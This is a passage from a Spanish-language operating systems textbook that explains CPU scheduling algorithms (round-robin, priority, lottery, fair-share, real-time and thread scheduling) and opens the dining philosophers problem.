Ahora consideremos ejecutar estos cuatro trabajos usando el trabajo más corto primero, como se muestra en la figura 2-40(b). Los tiempos de respuesta son ahora de 4, 8, 12 y 20 minutos, para un promedio de 11 minutos. Probablemente sea óptimo el algoritmo tipo el trabajo más corto primero. Considere el caso de cuatro trabajos, con tiempos de ejecución de a, b, c y d, respectivamente. El primer trabajo termina en el tiempo a, el segundo termina en el tiempo $a + b$, y así en lo sucesivo. El tiempo promedio de respuesta es $(4a + 3b + 2c + d)/4$. Está claro que a contribuye más al promedio que los otros tiempos, por lo que debe ser el trabajo más corto, con b a continuación, después c y por último d como el más largo, ya que sólo afecta a su tiempo de retorno. El mismo argumento se aplica con igual facilidad a cualquier número de trabajos.

Vale la pena observar que el trabajo más corto primero es sólo óptimo cuando todos los trabajos están disponibles al mismo tiempo. Como ejemplo contrario, considere cinco trabajos (del *A* al *E*) con tiempos de ejecución de 2, 4, 1, 1 y 1, respectivamente. Sus tiempos de llegada son 0, 0, 3, 3 y 3. Al principio sólo se pueden elegir *A* o *B*, ya que los otros tres trabajos no han llegado todavía. Utilizando el trabajo más corto primero, ejecutaremos los trabajos en el orden *A*, *B*, *C*, *D*, *E* para un tiempo de espera promedio de 4.6. Sin embargo, al ejecutarlos en el orden *B*, *C*, *D*, *E*, *A* hay una espera promedio de 4.4.

El menor tiempo restante a continuación

Una versión apropiativa del algoritmo tipo el trabajo más corto primero es **el menor tiempo restante a continuación** (SRTN, *Shortest Remaining Time Next*). Con este algoritmo, el planificador siempre selecciona el proceso cuyo tiempo restante de ejecución sea el más corto. De nuevo, se debe conocer el tiempo de ejecución de antemano. Cuando llega un nuevo trabajo, su tiempo total se compara con el tiempo restante del proceso actual. Si el nuevo trabajo necesita menos tiempo para terminar que el proceso actual, éste se suspende y el nuevo trabajo se inicia. Ese esquema permite que los trabajos cortos nuevos obtengan un buen servicio.

2.4.3 Planificación en sistemas interactivos

Ahora analizaremos algunos algoritmos que se pueden utilizar en sistemas interactivos. Estos algoritmos son comunes en computadoras personales, servidores y en otros tipos de sistemas también.

Planificación por turno circular

Uno de los algoritmos más antiguos, simples, equitativos y de mayor uso es el de **turno circular** (*round-robin*). A cada proceso se le asigna un intervalo de tiempo, conocido como **quántum**, durante el cual se le permite ejecutarse. Si el proceso se sigue ejecutando al final del cuanto, la CPU es apropiada para dársela a otro proceso. Si el proceso se bloquea o termina antes de que haya transcurrido el quántum, la conmutación de la CPU se realiza cuando el proceso se bloquea, desde luego. Es fácil implementar el algoritmo de turno circular. Todo lo que el se realizador necesita es mantener una lista de procesos ejecutables, como se muestra en la figura 2-41(a). Cuando el proceso utiliza su quántum, se coloca al final de la lista, como se muestra en la figura 2-41(b).

La única cuestión interesante con el algoritmo de turno circular es la longitud del quántum. Para conmutar de un proceso a otro se requiere cierta cantidad de tiempo para realizar la administración: guardar y cargar tanto registros como mapas de memoria, actualizar varias tablas y listas, vaciar y recargar la memoria caché y así sucesivamente. Suponga que esta **conmutación de proceso** o **conmutación de contexto** (como algunas veces se le llama) requiere 1 mseg, incluyendo el cambio de los mapas de memoria, el vaciado y recarga de la caché, etc. Suponga además que el quántum se establece a 4 mseg. Con estos parámetros, después de realizar 4 mseg de trabajo útil, la CPU tendrá que gastar (es decir, desperdiciar) 1 mseg en la conmutación de procesos. Por ende,




Figura 2-41. Planificación de turno circular. (a) La lista de procesos ejecutables. (b) La lista de procesos ejecutables una vez que *B* utiliza su quántum.

20 por ciento de la CPU se desperdiciará por sobrecarga administrativa. Sin duda, esto es demasiado.

Para mejorar la eficiencia de la CPU, podríamos establecer el quántum a (por decir) 100 mseg. Ahora el tiempo desperdiciado es sólo de 1 por ciento. Pero considere lo que ocurre en un sistema servidor si llegan 50 peticiones dentro de un intervalo de tiempo muy corto y con requerimientos muy variables de la CPU. Se colocarán cincuenta procesos en la lista de procesos ejecutables. Si la CPU está inactiva, el primero empezará de inmediato, el segundo tal vez no inicie sino hasta 100 mseg después y así en lo sucesivo. El último desafortunado tal vez tenga que esperar 5 segundos para poder tener una oportunidad, suponiendo que los demás utilizan sus quántums completos. La mayoría de los usuarios percibirán como lenta una respuesta de 5 segundos a un comando corto. Esta situación es muy mala si algunas de las peticiones cerca del final de la cola requirieron sólo unos cuantos milisegundos de tiempo de la CPU. Con un quántum corto, hubieran obtenido un mejor servicio.

Otro factor es que si al quántum se le asigna un tiempo más largo que la ráfaga promedio de la CPU, la apropiación no ocurrirá con mucha frecuencia. En vez de ello, la mayoría de los procesos realizarán una operación de bloqueo antes de que el quántum se agote, ocasionando una conmutación de proceso. Al eliminar la apropiación mejora el rendimiento, debido a que las conmutaciones de procesos sólo ocurrirán cuando sea lógicamente necesario; es decir, cuando un proceso se bloquee y no pueda continuar.

La conclusión se puede formular de la siguiente manera: si se establece el quántum demasiado corto se producen demasiadas conmutaciones de procesos y se reduce la eficiencia de la CPU, pero si se establece demasiado largo se puede producir una mala respuesta a las peticiones interactivas cortas. A menudo, un quántum con un valor entre 20 y 50 mseg constituye una solución razonable.

Planificación por prioridad

La planificación por turno circular hace la suposición implícita de que todos los procesos tienen igual importancia. Con frecuencia, las personas que poseen y operan computadoras multiusuario tienen diferentes ideas en cuanto a ese aspecto. Por ejemplo, en una universidad el orden jerárquico puede ser: primero los decanos, después los profesores, secretarias, conserjes y por último los estudiantes. La necesidad de tomar en cuenta los factores externos nos lleva a la **planificación por prioridad**. La idea básica es simple: a cada proceso se le asigna una prioridad y el proceso ejecutable con la prioridad más alta es el que se puede ejecutar.

Incluso hasta en una PC con un solo propietario puede haber varios procesos, algunos de ellos más importantes que los demás. Por ejemplo, un proceso demonio que envía correo electrónico en segundo plano debería recibir una menor prioridad que un proceso que muestra una película de video en la pantalla en tiempo real.

Para evitar que los procesos con alta prioridad se ejecuten de manera indefinida, el planificador puede reducir la prioridad del proceso actual en ejecución en cada pulso del reloj (es decir, en cada interrupción del reloj). Si esta acción hace que su prioridad se reduzca a un valor menor que la del proceso con la siguiente prioridad más alta, ocurre una conmutación de procesos. De manera alternativa, a cada proceso se le puede asignar un quántum de tiempo máximo que tiene permitido ejecutarse. Cuando este quántum se utiliza, el siguiente proceso con la prioridad más alta recibe la oportunidad de ejecutarse.

A las prioridades se les pueden asignar procesos en forma estática o dinámica. En una computadora militar, los procesos iniciados por los generales podrían empezar con una prioridad de 100, aquéllos iniciados por los coroneles con 90, los mayores con 80, los capitanes con 70, los tenientes con 60 y así sucesivamente. De manera alternativa, en un centro computacional comercial los trabajos con prioridad alta podrían costar $100 por hora, los de prioridad media $75 y los de prioridad baja $50 por hora. El sistema UNIX tiene un comando llamado *nice*, el cual permite a un usuario reducir de manera voluntaria la prioridad de su proceso, para que sea agradable a los otros usuarios. Nadie lo utiliza.

El sistema también puede asignar las prioridades en forma dinámica para lograr ciertos objetivos. Por ejemplo, algunos procesos están muy limitados a E/S y gastan la mayor parte de su tiempo esperando a que la E/S se complete. Cada vez que un proceso así desea la CPU, debe recibirla de inmediato para dejar que inicie su siguiente petición de E/S, que a su vez puede proceder en paralelo con otro proceso que se encuentre realizando cálculos. Hacer que el proceso limitado a E/S espere mucho tiempo por la CPU sólo significa que estará ocupando memoria por un tiempo innecesariamente largo. Un algoritmo simple para dar buen servicio a los procesos limitados a E/S es establecer la prioridad a $1/f$, en donde f es la fracción del último quántum que utilizó un proceso. Un proceso que sólo utilizó 1 mseg de su quántum de 50 mseg obtendría una prioridad de 50, mientras que un proceso que se ejecutara durante 25 mseg antes de bloquearse recibiría la prioridad 2 y un proceso que utilizara el quántum completo recibiría la prioridad 1.

A menudo es conveniente agrupar los procesos en clases de prioridad y utilizar la planificación por prioridad entre las clases, pero la planificación por turno circular dentro de cada clase. La figura 2-42 muestra un sistema con cuatro clases de prioridad. El algoritmo de programación es el siguiente: mientras que haya procesos ejecutables en la clase de prioridad 4, sólo ejecutar cada uno por un cuanto, por turno circular y nunca preocuparse por las clases con menor prioridad. Si la clase de prioridad 4 está vacía, entonces ejecutar los procesos de la clase 3 por turno circular. Si las clases 4 y 3 están vacías, entonces ejecutar la clase 2 por turno circular y así sucesivamente. Si las prioridades no se ajustan de manera ocasional, todas las clases de menor prioridad pueden *morir de hambre* (sin tiempo de CPU).

Múltiples colas

Uno de los primeros planificadores por prioridad estaba en CTSS, el Sistema de tiempo compartido compatible del M.I.T. que se ejecutaba en la IBM 7094 (Corbató y colaboradores, 1962). CTSS




Figura 2-42. Un algoritmo de planificación con cuatro clases de prioridad.

tenía el problema de que la conmutación de procesos era muy lenta, debido a que la 7094 sólo podía contener un proceso en la memoria. Cada conmutación de procesos ocasionaba intercambiar (*swapping*) el proceso actual al disco y leer uno nuevo del disco. Los diseñadores de CTSS se dieron cuenta rápidamente de que era más eficiente dar a los procesos limitados a CPU un quántum largo de vez en cuando, en vez de darles quántums pequeños con frecuencia (para reducir el intercambio). Por otro lado, al proporcionar a todos los procesos un quántum largo se obtendría un tiempo de respuesta pobre, como ya hemos visto. Su solución fue la de establecer clases de prioridades. Los procesos en la clase más alta se ejecutaban durante un quántum. Los procesos en la siguiente clase más alta se ejecutaban por dos quántums. Los procesos en la siguiente clase se ejecutaban por cuatro quántums, y así sucesivamente. Cada vez que un proceso utilizaba todos los quántums que tenía asignados, se movía una clase hacia abajo en la jerarquía.

Como ejemplo, considere un proceso que necesita realizar cálculos en forma continua durante 100 quántums. Al inicio recibe un quántum y después se intercambia con otro proceso en disco. La siguiente vez recibirá dos quántums antes de que se vuelva a intercambiar. En las siguientes ejecuciones obtendrá 4, 8, 12, 16, 32 y 64 quántums, aunque habrá utilizado sólo 37 de los 64 quántums finales para completar su trabajo. Sólo 7 intercambios (incluyendo la carga inicial) se requerirán, en vez de 100, si se utiliza sólo un algoritmo por turno circular. Lo que es más, a medida que el proceso se hunde más y más en las colas de prioridad, se ejecutará con cada vez menos frecuencia, guardando la CPU para procesos cortos e interactivos.

La siguiente política se adoptó para evitar que un proceso, que requería ejecutarse durante un tiempo largo cuando empezó por primera vez pero se volvió interactivo más adelante, fuera castigado para siempre. Cada vez que se escribía un retorno de carro (tecla Intro o Enter) en una terminal, el proceso que pertenecía a esa terminal se movía a la clase de mayor prioridad, con base en la suposición de que estaba a punto de volverse interactivo. Un buen día, algún usuario con un proceso muy limitado a la CPU descubrió que con sólo sentarse en la terminal y teclear retornos de carro al azar durante unos cuantos segundos, su tiempo de respuesta mejoraba en forma considerable. Se lo contó a todos sus amigos. Moraleja de la historia: llegar a lo correcto en la práctica es más difícil que en la teoría.

Se han utilizado muchos otros algoritmos para asignar procesos a las clases de prioridades. Por ejemplo, el influyente sistema XDS 940 (Lampson, 1968) construido en Berkeley tenía cuatro clases de prioridad: terminal, E/S, quántum corto y quántum largo. Cuando un proceso que había estado esperando la entrada de terminal por fin se despertaba, pasaba a la clase de mayor prioridad

(terminal). Cuando un proceso en espera de un bloque de disco pasaba al estado listo, se enviaba a la segunda clase. Cuando a un proceso que estaba todavía en ejecución se le agotaba su quántum, al principio se colocaba en la tercera clase. No obstante, si un proceso utilizaba todo su quántum demasiadas veces seguidas sin bloquearse en espera de la terminal o de otro tipo de E/S, se movía hacia abajo hasta la última cola. Muchos otros sistemas utilizan algo similar para favorecer a los usuarios y procesos interactivos en vez de los que se ejecutan en segundo plano.

El proceso más corto a continuación

Como el algoritmo tipo el trabajo más corto primero siempre produce el tiempo de respuesta promedio mínimo para los sistemas de procesamiento por lotes, sería bueno si se pudiera utilizar para los procesos interactivos también. Hasta cierto grado, esto es posible. Por lo general, los procesos interactivos siguen el patrón de esperar un comando, ejecutarlo, esperar un comando, ejecutarlo, etcétera. Si consideramos la ejecución de cada comando como un "trabajo" separado, entonces podríamos minimizar el tiempo de respuesta total mediante la ejecución del más corto primero. El único problema es averiguar cuál de los procesos actuales ejecutables es el más corto.

Un método es realizar estimaciones con base en el comportamiento anterior y ejecutar el proceso con el tiempo de ejecución estimado más corto. Suponga que el tiempo estimado por cada comando para cierta terminal es T_0. Ahora suponga que su siguiente ejecución se mide como T_1. Podríamos actualizar nuestra estimación mediante una suma ponderada de estos dos números, es decir, $aT_0 + (1 - a)T_1$. Por medio de la elección de a podemos decidir hacer que el proceso de estimación olvide las ejecuciones anteriores rápidamente o que las recuerde por mucho tiempo. Con $a = 1/2$, obtenemos estimaciones sucesivas de

$$T_0, \quad T_0/2 + T_1/2, \quad T_0/4 + T_1/4 + T_2/2, \quad T_0/8 + T_1/8 + T_2/4 + T_3/2$$

Después de tres nuevas ejecuciones, el peso de T_0 en la nueva estimación se ha reducido a 1/8.

La técnica de estimar el siguiente valor en una serie mediante la obtención del promedio ponderado del valor actual medido y la estimación anterior se conoce algunas veces como **envejecimiento**. Se aplica en muchas situaciones en donde se debe realizar una predicción con base en valores anteriores. En especial, el envejecimiento es fácil de implementar cuando $a = 1/2$. Todo lo que se necesita es sumar el nuevo valor a la estimación actual y dividir la suma entre 2 (mediante el desplazamiento de un bit a la derecha).

Planificación garantizada

Un método completamente distinto para la planificación es hacer promesas reales a los usuarios acerca del rendimiento y después cumplirlas. Una de ellas, que es realista y fácil de cumplir es: si hay n usuarios conectados mientras usted está trabajando, recibirá aproximadamente $1/n$ del poder de la CPU. De manera similar, en un sistema de un solo usuario con n procesos en ejecución, mientras no haya diferencias, cada usuario debe obtener $1/n$ de los ciclos de la CPU. Eso parece bastante justo.

Para cumplir esta promesa, el sistema debe llevar la cuenta de cuánta potencia de CPU ha tenido cada proceso desde su creación. Después calcula cuánto poder de la CPU debe asignarse a cada proceso, a saber el tiempo desde que se creó dividido entre *n*. Como la cantidad de tiempo de CPU que ha tenido cada proceso también se conoce, es simple calcular la proporción de tiempo de CPU que se consumió con el tiempo de CPU al que cada proceso tiene derecho. Una proporción de 0.5 indica que un proceso solo ha tenido la mitad del tiempo que debería tener, y una proporción de 2.0 indica que un proceso ha tenido el doble de tiempo del que debería tener. Entonces, el algoritmo es para ejecutar el proceso con la menor proporción hasta que se haya desplazado por debajo de su competidor más cercano.

Planificación por sorteo

Aunque hacer promesas a los usuarios y cumplirlas es una buena idea, es algo difícil de implementar. Sin embargo, se puede utilizar otro algoritmo para producir resultados similares con una implementación mucho más sencilla. Este algoritmo se conoce como **planificación por sorteo** (Waldspurger y Weihl, 1994).

La idea básica es dar a los procesos boletos de lotería para diversos recursos del sistema, como el tiempo de la CPU. Cada vez que hay que tomar una decisión de planificación, se selecciona un boleto de lotería al azar y el proceso que tiene ese boleto obtiene el recurso. Cuando se aplica a la planificación de la CPU, el sistema podría realizar un sorteo 50 veces por segundo y cada ganador obtendría 20 mseg de tiempo de la CPU como premio.

Parafraseando a George Orwell: "Todos los procesos son iguales, pero algunos son más iguales que otros". Los procesos más importantes pueden recibir boletos adicionales, para incrementar su probabilidad de ganar. Si hay 100 boletos repartidos y un proceso tiene 20 de ellos, tendrá una probabilidad de 20 por ciento de ganar cada sorteo. A la larga, recibirá un 20 por ciento del tiempo de la CPU. En contraste a un planificador por prioridad, en donde es muy difícil establecer lo que significa tener una prioridad de 40, aquí la regla es clara: un proceso que contenga una fracción *f* de los boletos recibirá aproximadamente una fracción *f* del recurso en cuestión.

La planificación por lotería tiene varias propiedades interesantes. Por ejemplo, si aparece un nuevo proceso y recibe algunos boletos, en el siguiente sorteo tendrá la oportunidad de ganar en proporción al número de boletos que tenga. En otras palabras, la planificación por lotería tiene un alto grado de respuesta.

Los procesos cooperativos pueden intercambiar boletos si lo desean. Por ejemplo, cuando un proceso cliente envía un mensaje a un proceso servidor y después se bloquea, puede dar todos sus boletos al servidor para incrementar la probabilidad de que éste se ejecute a continuación. Cuando el servidor termina, devuelve los boletos para que el cliente se pueda ejecutar de nuevo. De hecho, en ausencia de clientes, los servidores no necesitan boletos.

La planificación por sorteo se puede utilizar para resolver problemas que son difíciles de manejar con otros métodos. Un ejemplo es un servidor de video en el que varios procesos están enviando flujos continuos de video a sus clientes, pero enviando sus cuadros a distintas velocidades. Suponga que el proceso necesita cuadros a 10, 20 y 25 cuadros por segundo. Al asignar a estos procesos 10, 20 y 25 boletos, respectivamente, dividirán de manera automática el tiempo de la CPU en la proporción correcta aproximada; es decir: 10 : 20 : 25.

Planificación por partes equitativas

Hasta ahora hemos asumido que cada proceso se planifica por su cuenta, sin importar quién sea su propietario. Como resultado, si el usuario 1 inicia 9 procesos y el usuario 2 inicia 1 proceso, con la planificación por turno circular o por prioridades iguales, el usuario 1 obtendrá 90 por ciento del tiempo de la CPU y el usuario 2 sólo recibirá 10 por ciento.

Para evitar esta situación, algunos sistemas toman en consideración quién es el propietario de un proceso antes de planificarlo. En este modelo, a cada usuario se le asigna cierta fracción de la CPU y el planificador selecciona procesos de tal forma que se cumpla con este modelo. Por ende, si a dos usuarios se les prometió 50 por ciento del tiempo de la CPU para cada uno, eso es lo que obtendrán sin importar cuántos procesos tengan en existencia.

Como ejemplo, considere un sistema con dos usuarios, y a cada uno de los cuales se les prometió 50 por ciento de la CPU. El usuario 1 tiene cuatro procesos (*A*, *B*, *C* y *D*) y el usuario 2 sólo tiene 1 proceso (*E*). Si se utiliza la planificación por turno circular, una posible secuencia de planificación que cumple con todas las restricciones es:

A E B E C E D E A E B E C E D E …

Por otro lado, si el usuario 1 tiene derecho al doble de tiempo de la CPU que el usuario 2, podríamos obtener la siguiente secuencia:

A B E C D E A B E C D E …

Desde luego que existen muchas otras posibilidades, y se pueden explotar dependiendo de cuál sea la noción de equidad.

2.4.4 Planificación en sistemas de tiempo real

En un sistema de **tiempo real**, el tiempo desempeña un papel esencial. Por lo general, uno o más dispositivos físicos externos a la computadora generan estímulo y la computadora debe reaccionar de manera apropiada a ellos dentro de cierta cantidad fija de tiempo. Por ejemplo, la computadora en un reproductor de disco compacto recibe los bits a medida que provienen de la unidad y debe convertirlos en música, en un intervalo de tiempo muy estrecho. Si el cálculo tarda demasiado, la música tendrá un sonido peculiar. Otros sistemas de tiempo real son el monitoreo de pacientes en una unidad de cuidados intensivos de un hospital, el autopiloto en una aeronave y el control de robots en una fábrica automatizada. En todos estos casos, tener la respuesta correcta pero demasiado tarde es a menudo tan malo como no tenerla.

En general, los sistemas de tiempo real se categorizan como de **tiempo real duro**, lo cual significa que hay tiempos límite absolutos que se deben cumplir, y como de **tiempo real suave**, lo cual significa que no es conveniente fallar en un tiempo límite en ocasiones, pero sin embargo es tolerable. En ambos casos, el comportamiento en tiempo real se logra dividiendo el programa en varios procesos, donde el comportamiento de cada uno de éstos es predecible y se conoce de antemano. Por lo general, estos procesos tienen tiempos de vida cortos y pueden ejecutarse hasta completarse en mucho menos de 1 segundo. Cuando se detecta un evento externo, es responsabilidad del planificador planificar los procesos de tal forma que se cumpla con todos los tiempos límite.

Los eventos a los que puede llegar a responder un sistema de tiempo real se pueden categorizar como **periódicos** (que ocurren a intervalos regulares) o **aperiódicos** (que ocurren de manera impredecible). Tal vez un sistema tenga que responder a varios flujos de eventos periódicos. Dependiendo de cuánto tiempo requiera cada evento para su procesamiento, tal vez ni siquiera sea posible manejarlos a todos. Por ejemplo, si hay m eventos periódicos y el evento i ocurre con el periodo P_i y requiere C_i segundos de tiempo de la CPU para manejar cada evento, entonces la carga sólo se podrá manejar si

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq 1$$

Se dice que un sistema de tiempo real que cumple con este criterio es **planificable**.

Como ejemplo, considere un sistema de tiempo real con tres eventos periódicos, con periodos de 100, 200 y 500 mseg, respectivamente. Si estos eventos requieren 50, 30 y 100 mseg de tiempo de la CPU por evento, respectivamente, el sistema es planificable debido a que $0.5 + 0.15 + 0.2 < 1$. Si se agrega un cuarto evento con un periodo de 1 segundo, el sistema seguirá siendo planificable mientras que este evento no requiera más de 150 mseg de tiempo de la CPU por evento. En este cálculo está implícita la suposición de que la sobrecarga por la conmutación de contexto es tan pequeña que se puede ignorar.

Los algoritmos de planificación en tiempo real pueden ser estáticos o dinámicos. Los primeros toman sus decisiones de planificación antes de que el sistema empiece a ejecutarse. Los segundos lo hacen durante el tiempo de ejecución. La planificación estática sólo funciona cuando hay información perfecta disponible de antemano acerca del trabajo que se va a realizar y los tiempos límite que se tienen que cumplir. Los algoritmos de planificación dinámicos no tienen estas restricciones. Aplazaremos nuestro estudio de algoritmos específicos hasta el capítulo 7, donde trataremos los sistemas de multimedia en tiempo real.

2.4.5 Política contra mecanismo

Hasta ahora hemos supuesto tácitamente que todos los procesos en el sistema pertenecen a distintos usuarios y por lo tanto compiten por la CPU. Aunque esto es a menudo cierto, algunas veces sucede que un proceso tiene muchos hijos ejecutándose bajo su control. Por ejemplo, un proceso de un sistema de administración de bases de datos puede tener muchos hijos. Cada hijo podría estar trabajando en una petición distinta o cada uno podría tener cierta función específica que realizar (análisis de consultas o acceso al disco, por ejemplo). Es por completo posible que el proceso principal tenga una idea excelente acerca de cuál de sus hijos es el más importante (o que requiere tiempo con más urgencia) y cuál es el menos importante. Por desgracia, ninguno de los planificadores antes descritos acepta entrada de los procesos de usuario acerca de las decisiones de planificación. Como resultado, raras veces el planificador toma la mejor decisión.

La solución a este problema es separar el **mecanismo de planificación** de la **política de planificación**, un principio establecido desde hace tiempo (Levin y colaboradores, 1975). Esto significa que el algoritmo de planificación está parametrizado de cierta forma, pero los procesos de usuario pueden llenar los parámetros. Consideremos el ejemplo de la base de datos una vez más.

Suponga que el kernel utiliza un algoritmo de planficación por prioridad, pero proporciona una llamada al sistema mediante la cual un proceso puede establecer (y modificar) las prioridades de sus hijos. De esta forma, el padre puede controlar con detalle la forma en que se planifican sus hijos, aun y cuando éste no se encarga de la planificación. Aquí el mecanismo está en el kernel, pero la política se establece mediante un proceso de usuario.

2.4.6 Planificación de hilos

Cuando varios procesos tienen múltiples hilos cada uno, tenemos dos niveles de paralelismo presentes: procesos e hilos. La planificación en tales sistemas difiere en forma considerable, dependiendo de si hay soporte para hilos a nivel usuario o para hilos a nivel kernel (o ambos).

Consideremos primero los hilos a nivel usuario. Como el kernel no está consciente de la existencia de los hilos, opera en la misma forma de siempre: selecciona un proceso, por decir *A*, y otorga a este proceso el control de su quántum. El planificador de hilos dentro de *A* decide cuál hilo ejecutar, por decir *A1*. Como no hay interrupciones de reloj para multiprogramar hilos, este hilo puede continuar ejecutándose todo el tiempo que quiera. Si utiliza todo el quántum del proceso, el kernel seleccionará otro proceso para ejecutarlo.

Cuando el proceso *A* por fin se ejecute de nuevo, el hilo *A1* continuará su ejecución. Seguirá consumiendo todo el tiempo de *A* hasta que termine. Sin embargo, su comportamiento antisocial no afectará a los demás procesos. Éstos recibirán lo que el planificador de procesos considere que es su parte apropiada, sin importar lo que esté ocurriendo dentro del proceso *A*.

Ahora considere el caso en el que los hilos de *A* tienen relativamente poco trabajo que realizar por cada ráfaga de la CPU; por ejemplo, 5 mseg de trabajo dentro de un quántum de 50 mseg. En consecuencia, cada uno se ejecuta por unos instantes y después entrega la CPU al planificador de hilos. Esto podría producir la secuencia *A1*, *A2*, *A3*, *A1*, *A2*, *A3*, *A1*, *A2*, *A3*, *A1* antes de que el kernel conmute al proceso *B*. Esta situación se ilustra en la figura 2-43(a).

El algoritmo de planificación utilizado por el sistema en tiempo de ejecución puede ser cualquiera de los antes descritos. En la práctica, los algoritmos de planificación por turno circular y de planificación por prioridad son los más comunes. La única restricción es la ausencia de un reloj para interrumpir a un proceso que se ha ejecutado por mucho tiempo.

Ahora considere la situación con hilos a nivel kernel. Aquí el kernel selecciona un hilo específico para ejecutarlo. No tiene que tomar en cuenta a cuál proceso pertenece el hilo, pero puede hacerlo si lo desea. El hilo recibe un quántum y se suspende obligatoriamente si se excede de este quántum. Con un quántum de 50 mseg pero hilos que se bloquean después de 5 mseg, el orden de los hilos para cierto periodo de 30 mseg podría ser *A1*, *B1*, *A2*, *B2*, *A3*, *B3*, algo que no sería posible con estos parámetros e hilos a nivel usuario. Esta situación se ilustra en forma parcial en la figura 2-43(b).

Una diferencia importante entre los hilos a nivel usuario y los hilos a nivel kernel es el rendimiento. Para realizar un conmutación de hilos con hilos a nivel usuario se requiere de muchas instrucciones de máquina. Con hilos a nivel kernel se requiere una conmutación de contexto total, cambiar el mapa de memoria e invalidar la caché, lo cual es varias órdenes de magnitud más lento. Por otro lado, con los hilos a nivel kernel, cuando un hilo se bloquea en espera de E/S no se suspende todo el proceso, como con los hilos a nivel usuario.




Figura 2-43. (a) Posible planificación de hilos a nivel usuario con un quántum de 50 mseg para cada proceso e hilos que se ejecutan durante 5 mseg por cada ráfaga de la CPU. (b) Posible planificación de hilos a nivel kernel con las mismas características que (a).

Como el kernel sabe que es más costoso conmutar de un hilo en el proceso *A* a un hilo en el proceso *B* que ejecutar un segundo hilo en el proceso *A* (debido a que tiene que cambiar el mapa de memoria y se arruina la memoria caché), puede considerar esta información al tomar una decisión. Por ejemplo, dados dos hilos que son de igual importancia, en donde uno de ellos pertenece al mismo proceso que un hilo que se acaba de bloquear y el otro pertenece a un proceso distinto, se podría dar preferencia al primero.

Otro factor importante es que los hilos a nivel usuario pueden emplear un planificador de hilos específico para la aplicación. Por ejemplo, considere el servidor Web de la figura 2-8. Suponga que un hilo trabajador acaba de bloquearse y que el hilo despachador así como dos hilos trabajadores están listos. ¿Quién debe ejecutarse a continuación? El sistema en tiempo de ejecución, que sabe lo que todos los hilos hacen, puede seleccionar fácilmente el despachador para que se ejecute a continuación, de manera que pueda iniciar la ejecución de otro hilo trabajador. Esta estrategia maximiza la cantidad de paralelismo en un entorno en el que los trabajadores se bloquean con frecuencia en la E/S de disco. Con los hilos a nivel kernel, el kernel nunca sabría lo que hace cada hilo (aunque se les podría asignar distintas prioridades). Sin embargo, en general los planificadores de hilos específicos para la aplicación pueden optimizar mejor una aplicación de lo que el kernel puede.

2.5 PROBLEMAS CLÁSICOS DE COMUNICACIÓN ENTRE PROCESOS (IPC)

La literatura de sistemas operativos está repleta de interesantes problemas que se han descrito y analizado ampliamente, mediante el uso de una variedad de métodos de sincronización. En las siguientes secciones examinaremos tres de los problemas más conocidos.

2.5.1 El problema de los filósofos comelones

En 1965, Dijkstra propuso y resolvió un problema de sincronización al que llamó el **problema de los filósofos comelones**. Desde ese momento, todos los que inventaban otra primitiva de sincronización se sentían obligados a demostrar qué tan maravillosa era esa nueva primitiva, al mostrar con qué elegancia resolvía el problema de los filósofos comelones. Este problema se puede enunciar simplemente de la siguiente manera. Cinco filósofos están sentados alrededor de una mesa circular. Cada filósofo tiene un plato de espagueti. El espagueti es tan resbaloso, que un filósofo necesita dos tenedores para comerlo. Entre cada par de platos hay un tenedor. La distribución de la mesa se ilustra en la figura 2-44.

